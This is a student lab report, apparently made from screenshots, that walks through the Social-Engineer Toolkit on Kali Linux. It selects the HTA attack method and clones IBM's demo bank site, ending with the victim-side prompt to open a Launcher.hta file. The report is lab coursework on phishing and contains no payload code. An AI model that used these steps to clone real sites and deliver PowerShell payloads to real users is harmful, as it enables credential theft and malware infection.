

ARYAMAN MISHRA

19BCE1027-EXPERIMENT 10-SETookit

Start Social Engineering Toolkit on Kali Linux.




```
          ;;'           `-.
         ;/                `.
         ||                  \
         ||     ______________\_______________________
         ||    |HHHHHHHHHHPo"~~\"o?HHHHHHHHHHHHHHHHHHH|
         ||    |HHHHHHHHHP-._   \,'?HHHHHHHHHHHHHHHHHH|
          |    |HP;""?HH|    """ |_.|HHP^^HHHHHHHHHHHH|
          |    |HHHb. ?H|___..--"|  |HP ,dHHHPo'|HHHHH|
          `|   |HHHHHb.?Hb    .--J-dHP,dHHPo'_.rdHHHHH|
           \   |HHHi.`;;.H`-./__/-'H_,--'/;rdHHHHHHHHH|
               |HHHboo.\ `|"\"/"\" '/\ .'dHHHHHHHHHHHH|
               |HHHHHHb`-|.  \|  \ /  V  dHHHHHHHHHHHH|
               |HHHHHHHHb| \ |\   |\ |`|HHHHHHHHHHHHHH|
               |HHHHHHHHHb  \| \  | \| |HHHHHHHHHHHHHH|
               |HHHHHHHHHHb |\  \|  |\|HHHHHHHHHHHHHHH|
               |HHHHHHHHHHHb| \  |  / dHHHHHHHHHHHHHHH|
               |HHHHHHHHHHHHb  V  V .fHHHHHHHHHHHHHHHH|
               |HHHHHHHHHHHHH|  ^  ^ |HHHHHHHHHHHHHHHH|
               |""""""""""""""""""""""""""""""""""""""|
               |                                      |
               |,;=====:     ,-.  =.      ,=,,=====: |
               |||     :    //"\\  \\    //  ||     : |
               ||      :   ,/'  `\. `\. ,/'  ``=====.|
               ||      :   //"""\\   \\_//       :   |||
               |`;=====' ='      ``=  `-'        `=====''|
               |                                      |
               |______________________________________|


[---]          The Social-Engineer Toolkit (SET)          [---]
[---]          Created by: David Kennedy (ReL1K)          [---]
                         Version: 8.0.3
                       Codename: 'Maverick'
[---]          Follow us on Twitter: @TrustedSec          [---]
[---]          Follow me on Twitter: @HackingDave         [---]
[---]        Homepage: https://www.trustedsec.com         [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About
```




```
┌──(root💀kali)-[~]
└─# 
            _______________________________
           /   ______/\_   ______/\__    ___/
           \_____    \|   __)_    |     |
           /        \|        \   |     |
          /_______  //_______  /  |_____|
                 \/          \/

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.
```

SELECT OPTION 2-WEBSITE ATTACK VECTORS




```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious
 link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu
```

SELECT OPTION 7-HTA ATTACK METHOD



```
set:webattack>7

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu
```


SELECT OPTION 2



```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:
```

ENTER URL: http://demo.testfire.net/

ENTER PORT: 443/4646/4747



PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

Real Estate Financing
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it

Business Credit Cards
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

Retirement Solutions
Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.

Win a Samsung Galaxy S10 smartphone
Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.


Privacy Policy | Security Statement | Server Status Check | REST API | © 2021 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

Copyright © 2008, 2021, IBM Corporation, All rights reserved.

USE IP AS 10.0.2.15 TO ACCESS WEBSITE ON FIREFOX AND DOWNLOAD A .HTA FILE



Opening Launcher.hta

You have chosen to open:

Launcher.hta

which is: HTA file (7.3 KB)
from: /root/Downloads


What should Firefox do with this file?

○ Open with

